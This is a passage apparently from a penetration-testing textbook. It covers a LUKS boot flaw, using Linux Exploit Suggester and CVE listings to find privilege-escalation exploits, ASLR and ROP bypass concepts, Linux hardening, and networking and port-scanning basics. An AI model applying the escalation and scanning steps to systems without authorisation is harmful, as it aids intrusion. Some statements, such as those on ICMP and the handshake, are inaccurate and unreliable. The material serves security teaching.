
This exploit was presented in the Deepsec In-depth security conference 2016 in Vienna. The talk was titled *Abusing LUKS to Hack the System*. During the session, the researcher showed a dangerous way to use a vulnerability in Cryptsetup to decrypt the host partition. This exploit gives you root access to the attacked machine, and the ability to do whatever with the disk. The vulnerability was caused by a mishandling of password check. Thus, when a user attempts to enter password more than three times, the system proceeds with the boot sequence normally:

```
$ blkid
/dev/sda1: UUID="db96cdf9-99c3-4239-95f2-6af2651ef3ac" TYPE="ext2"
/dev/sda5: UUID="d491bf52-a9ea-466f-be9b-3a5df954699e" TYPE="crypto_LUKS"
/dev/mapper/sda5_crypt: UUID="30xz0y-4LeG-LwuL-QHI9-pWWi-BxHf-F3udoC" TYPE="LVM2_member"
/dev/mapper/lubuntu--vg-root: UUID="53f95bd1-9e1c-4e23-9ff3-990d90c5cc92" TYPE="ext4"
/dev/mapper/lubuntu--vg-swap_1: UUID="9eac532c-1b54-4cac-9995-b4b921222422" TYPE="swap"
/dev/zram0: UUID="c2929c6e-2432-40ee-99a5-deadbeefa53e" TYPE="swap"
/dev/zram1: UUID="d1bf1e22-dead-beef-9c49-e6462449d6e2" TYPE="swap"
/dev/zram2: UUID="12a9232d-c62e-0df6-93ea-22ac3600bdf0" TYPE="swap"
/dev/zram3: UUID="bf777ad3-13fc-4ad5-914b-002e67262939" TYPE="swap"
```


Linux Exploit Suggester

Linux Exploit Suggester is a simple script developed by **PenturaLabs** to help penetration testers search for Linux vulnerabilities. Let's download the tool from GitHub:


```
#git clone https://github.com/mzet-/linux-exploit-suggester
```



The tool uses the `uname -r` command to collect information about the Linux OS release version and later give you a list of privilege escalation exploits for that specific release. If you already know the release version, you can enter it directly using the `-k` option, as shown in the following screenshot:



And later, you can use a website such as `https://www.cvedetails.com` to search for more information about founded vulnerabilities.



Linux » Linux Kernel : Security Vulnerabilities (CVSS score between 7 and 7.99)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **559** Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-1000004	362		DoS	2018-01-16	2018-02-02	7.1	None	Remote	Medium	Not required	None	None	Complete
In the Linux kernel 4.12, 3.10, 2.6 and possibly earlier versions a race condition vulnerability exists in the sound system, this can lead to a deadlock and denial of service condition.														
2	CVE-2018-5332	787			2018-01-11	2018-01-29	7.2	None	Local	Low	Not required	Complete	Complete	Complete
In the Linux kernel through 4.14.13, the rds_message_alloc_sgs() function does not validate a value that is used during DMA page allocation, leading to a heap-based out-of-bounds write (related to the rds_rdma_extra_size function in net/rds/rdma.c).														
3	CVE-2017-1000379	264			2017-06-19	2018-01-04	7.2	Admin	Local	Low	Not required	Complete	Complete	Complete
The Linux Kernel running on AMD64 systems will sometimes map the contents of PIE executable, the heap or ld.so to where the stack is mapped allowing attackers to more easily manipulate the stack. Linux Kernel version 4.11.5 is affected.														
4	CVE-2017-1000371	264			2017-06-19	2017-11-05	7.2	None	Local	Low	Not required	Complete	Complete	Complete
The offset2lib patch as used by the Linux Kernel contains a vulnerability, if RLIMIT_STACK is set to RLIM_INFINITY and 1 Gigabyte of memory is allocated (the maximum under the 1/4 restriction) then the stack will be grown down to 0x80000000, and as the PIE binary is mapped above 0x80000000 the minimum distance between the end of the PIE binary's read-write segment and the start of the stack becomes small enough that the stack guard page can be jumped over by an attacker. This affects Linux Kernel version 4.11.5. This is a different issue than CVE-2017-1000370 and CVE-2017-1000365. This issue appears to be limited to i386 based systems.														
5	CVE-2017-1000370	264			2017-06-19	2017-11-05	7.2	Admin	Local	Low	Not required	Complete	Complete	Complete
The offset2lib patch as used in the Linux Kernel contains a vulnerability that allows a PIE binary to be execve()'ed with 1GB of arguments or environmental strings then the stack occupies the address 0x80000000 and the PIE binary is mapped above 0x40000000 nullifying the protection of the offset2lib patch. This affects Linux Kernel version 4.11.5 and earlier. This is a different issue than CVE-2017-1000371. This issue appears to be limited to i386 based systems.														

Buffer overflow prevention techniques

There are many techniques implemented to avoid buffer overflow attacks. In the upcoming sections, we will cover some of the well-known mechanisms.


Address space layout randomization

Address space layout randomization (**ASLR**) is a defense mechanism developed by the Pax Project against buffer overflow attacks. This memory-protection process randomizes the executable location when loaded in memory. Because, as we learned in the previous sections, if locations are predictable, then system exploitation will be easy. It started as a Linux patch in 2001, but later was integrated in many other operating systems. ASLR can be defeated using the following techniques:

- Bruteforcing all the possible 256 addresses until the exploit works
- Generating block of NOPs until we get a legitimate memory

Stack canaries

Stack canaries are used to detect buffer overflow attacks before they occur. Not to prevent them exactly, but they are implemented by compilers to make the exploitation more harder by using canaries in potentially vulnerable functions. The function prologue puts a value into the canary location and the epilogue checks to make sure that value is not altered.



Non-executable stack

Non-executable stack (**NX**) is a virtual memory protection mechanism to block shell code injection from executing on the stack by restricting a particular memory and implementing the NX bit. But this technique is not really worthy against return to lib attacks, although they do not need executable stacks.

Linux return oriented programming

Return oriented programming (**ROP**) is a well-known technique to bypass most of the discussed protection mechanisms. It is done by finding what we call ROP gadgets (code snippets) and jump to them. In this technique, the attacker hijacks and manipulates program control flow and executes a chain of instructions that reside in memory to perform the attack. This is called ROP chaining.

Linux hardening

In the previous sections, we discovered the required methods and tools to attack the Linux infrastructure. Now it is time to deploy safeguards and learn how to defend against these attacks and secure your infrastructure. To harden your Linux systems, you need to do the following:

- Update Linux kernel and applications
- Avoid using insecure services such as FTP and telnet and use SFTP and OpenSSH instead
- Minimize the attack surface by using only the needed applications and services
- If possible, use SELinux
- Use a strong password policy
- Keep an eye on faillog records
- Harden `/etc/sysctl.conf`
- Use an authentication server

Center of Internet Security (**CIS**) provides many hardening guides for a various number of operating systems including Linux. It is highly recommended to visit it: `https://www.cisecurity.org/`.

Now, download the benchmark of your Linux distribution from this link `https://www.cisecurity.org/cis-benchmarks/`. The following is the Debian hardening guide:

Summary

This chapter concluded the different attack surfaces of Linux infrastructure, starting from the basic Linux commands, especially those necessary to perform system footprinting and enumeration. In later sections, we had the chance not only to learn the latest Linux exploitation techniques in addition to real-world study cases, but to also understand the theories and concepts behind every Linux security layer. We didn't stop there; as penetration testers, we had the opportunity to discover how to exploit the inner core of a Linux infrastructure. At the end of this chapter, we gained skills to operate and secure a Linux infrastructure from both an attacker and a defender's perspective. The next chapter will broaden your vision, giving you a clear understanding about how to penetrate large corporate networks and databases, from networking refresher terminologies to gaining the required skills to penetrate large-scale network companies.

3
Corporate Network and Database Exploitation

I n the previous chapter, we had the opportunity to learn how to attack and secure the Linux infrastructure. Now, it's time to expand our skills and gain the required knowledge and hands-on expertise for penetrating corporate networks and databases.

The topics that are covered in this chapter are:

- Advanced topics in network scanning
- Insecure SNMP configuration
- Database server exploitations

Before getting in too deep, let's get started with some basics.

Networking fundamentals


To understand how to attack corporate networks, it is essential that you learn some important networking terminology.

Network topologies

The schematic description of a network is called a topology. It refers to the layout of the different devices in a network. The arrangement of the network components can be either physical or logical. There are many network topologies: bus, mesh, star, ring, tree, and hybrid.


Bus topology

A bus topology represents a layout where all the networking components are connected using a central connection, which is sometimes referred to as a backbone. This type of topology is very cost effective because it uses a single expendable cable. It is a good choice for small networks, but when the cable goes down, all the connected devices goes down. As a network architect, it is better to avoid the single point of failure approach. The **Bus Topology** is shown here:




Star topology

A star topology refers to connecting all the devices to a single hub, which is a central node with a dedicated connection to every device. The role of the hub is to repeat the data flow. It is easy to manage and to troubleshoot, but it is a little bit expensive compared to other topologies. The **Star Topology** is shown here:




Ring topology

A ring topology represents a ring layout where the data transmission is done in one direction. It represents a single point of failure, like the bus topology. The **Ring Topology** is shown here:




Tree topology

A tree topology is a hierarchical layout. You can see it as a combination of the bus topology and the star topology. Sometimes, it is considered as another form of the star topology. It contains a root node and other devices and is a good choice for a grouped workspace, but it is heavily cabled. The **Tree Topology** is shown here:



Mesh topology

In a mesh topology, every connected device is connected to every other device in the network, using a point-to-point connection. This type of topology is expensive, but it is recommended in a redundancy architecture because if a device fails, the data goes to another machine, generally using the shortest path. The **Mesh Topology** is shown here:



Hybrid topology

A hybrid topology is a combination of at least two topologies of the layouts discussed previously. Based on your requirements, you can choose some topologies to fulfill the needs of your different departments. It is effective and flexible.

Transmission modes

After studying the different topologies of a network, now let's look at how the data is transmitted between two different devices. When it comes to communications, we have three main transmission categories:

- **Simple mode**: This mode occurs when the data is flowing in only one direction. This type is widely used in television broadcasting (you can only send data from a source to monitor and not the opposite).
- **Half-duplex mode**: In this type of transmission, the data goes in both directions using a single means of communication at a time, such as ping-pong mode; you can't send and receive a message at the same time.
- **Full-duplex mode**: This mode is used when the data flow is bi-directional and simultaneous, like the mode used in telephone networks.

We saw the "how" of the transmission operation, let's see the "what"; in other words, the different means of transmission. There are two types of transmission:


- **Bounded means**: The data is transmitted via three types of physical cables – coaxial, fiber optics, and twisted cables
- **Unbound means**: The data is transmitted as radio and microwave signals

Communication networks

There are many types of communication networks.

Local area network

A **local area network** (**LAN**) is used in small areas, such as small working offices or buildings. For the network design, you can use any topology from the layouts discussed previously. This type of network is easy to troubleshoot, and it is used frequently in shared environments (printers, computers, and so on). An example is shown here:




Metropolitan area network

A **metropolitan area network** (**MAN**) is larger than a LAN, but it is extensible as it can be used at a greater distance, for example, between two offices in the same city. The intermediate could be another company and service (the local telephone exchange, for example).

Wide area network

A **wide area network** (**WAN**) is used where large distances are involved. In general, it is used over the internet to connect between the different parties. The following figure summarizes the difference between the different categories:



Personal area network

A **personal area network** (**PAN**) is the short-range wireless network. In general, a PAN is a range smaller than a single room. The most well-known PAN is Bluetooth.

Wireless network

Wireless networks are a great solution to reducing networking costs, by replacing physical cables with radio waves.


Data center multi-tier model design

The data center multi-tier model design is a widely used model in data centers of modern organizations. This topology is very flexible but expensive. This multilayer architecture is based on three principal layers: **Core**, **Aggregation**, and **Access**:

- **Core layer**: This layer is called the backbone as it ensures the reliable delivery of packets using a high data transfer rate.

- **Aggregation layer**: This layer is sometimes called the Workgroup layer as it ensures the correct routing of packets between the subnets and VLANs of the organization. It may include firewalling, **Quality of Services** (**QoS**), and many other policy-based network connectivities.
- **Access layer**: This layer is responsible for connecting endpoints and workstations to the network.

These layers are shown here:



Open Systems Interconnection model


Networking is a vital component in every modern organization and for every individual. To facilitate data communication and handling, the **Open Systems Interconnection** (**OSI**) standardization model has evolved. The data moves around networks following a specific order. This order is presented by seven steps and layers; the OSI model contains seven layers. You can remember the layers from top to bottom using this phrase *All People Seem To Need Data Processing*:

- **Application layer**: This layer contains all the required services for software applications.
- **Presentation layer**: This layer is mostly responsible for how the data is presented. The operations may include compression and encryption.
- **Session layer**: This layer provides the communication procedures between the hosts (starting a session, restarting, termination, and so on).

- **Transport layer**: This layer manages the reliability of the transport of sent data.
- **Network layer**: This layer handles the routing operation of data, specifically packets between networks using logical addresses named IP addresses. A router is a network layer device.
- **Data link layer**: This layer is responsible for setting up the links for the organization network. It contains two different sublayers: **Logical Link Control** (**LLC**) for flow control and error corrections and **Media Access Control** (**MAC**) which determines the flow of a frame. The switch is a data link layer device.
- **Physical layer**: This layer deals with the hardware means (cables, electrical aspects, and so on) of moving (sending and receiving) data. The hub, for example, is a physical layer device.

The process of moving data from data to bits is called **encapsulation**. The opposite operation is named de-encapsulation.

The OSI model is shown here:



In-depth network scanning


Scanning is a vital step in hacking processes. In this section, you will learn how to scan and map networks. The aim of network scanning is identifying the live hosts, including their network services. But before diving into in-depth network scanning techniques, let's begin with the basic TCP communication sequences.

TCP communication

The **Transmission Control Protocol** (**TCP**) is one of the most well-known internet protocols. It is used in reliable host-to-host communications as a connection-oriented protocol. That means the connection is maintained until the message is fully transmitted. The TCP communications are handled by TCP flags called control bits, in a structured format known as TCP Headers. The control bits are URG, SYN, PSH, RST, and FIN**.**


- **SYN**: Starts the connection
- **ACK**: Acknowledges the reception
- **RST**: Resets a connection
- **FIN**: Finishes reception
- **URG**: Indicates urgent processing
- **PSH**: Sends immediately

The data exchange is done, thanks to a three-way handshake technique, shown here. The first step is the client sending an **SYN** packet to the server. The server then responds with an **SYN-ACK** packet, if the target port is open. Finally, the server receives an **ACK** packet and a connection is established:



ICMP scanning

The **Internet Control Message Protocol** (**ICMP**) is like the TCP protocol; both support protocols in the internet protocol suite. ICMP is used for checking live systems; ping is the most well-known utility that uses ICMP requests. Its principle is very simple—ICMP scanning sends requests to hosts and waits for an echo request to check whether the system is alive. An example of a ping sweep is shown here: `ping <target>`:



The ping sweep is a technique of ICMP scanning, but it scans a range of IP addresses.

There are many TCP services scanning techniques, such as:

- **Full open scan**: This is done when the three-way handshake is completed (full connection).
- **Half open scan**: Sometimes called stealth scanning, this is done by only performing the first half of a three-way handshake.

- **FIN scan**: During a FIN scan, the attacker sends a FIN packet. If he gets no response, then the port is open or it has been dropped by a placed firewall.
- **NULL scan**: To perform a NULL scan, the attacker sends a series of TCP packets containing zeros and no set flags. If the port is open, then the target will discard the packet.

SSDP scanning

Simple Service Discovery Protocol (**SSDP**) is a networking protocol used to discover the directly connected devices. This protocol uses UDP using plug and play devices in order to exchange data. It works on port `1900`.

UDP Scanning

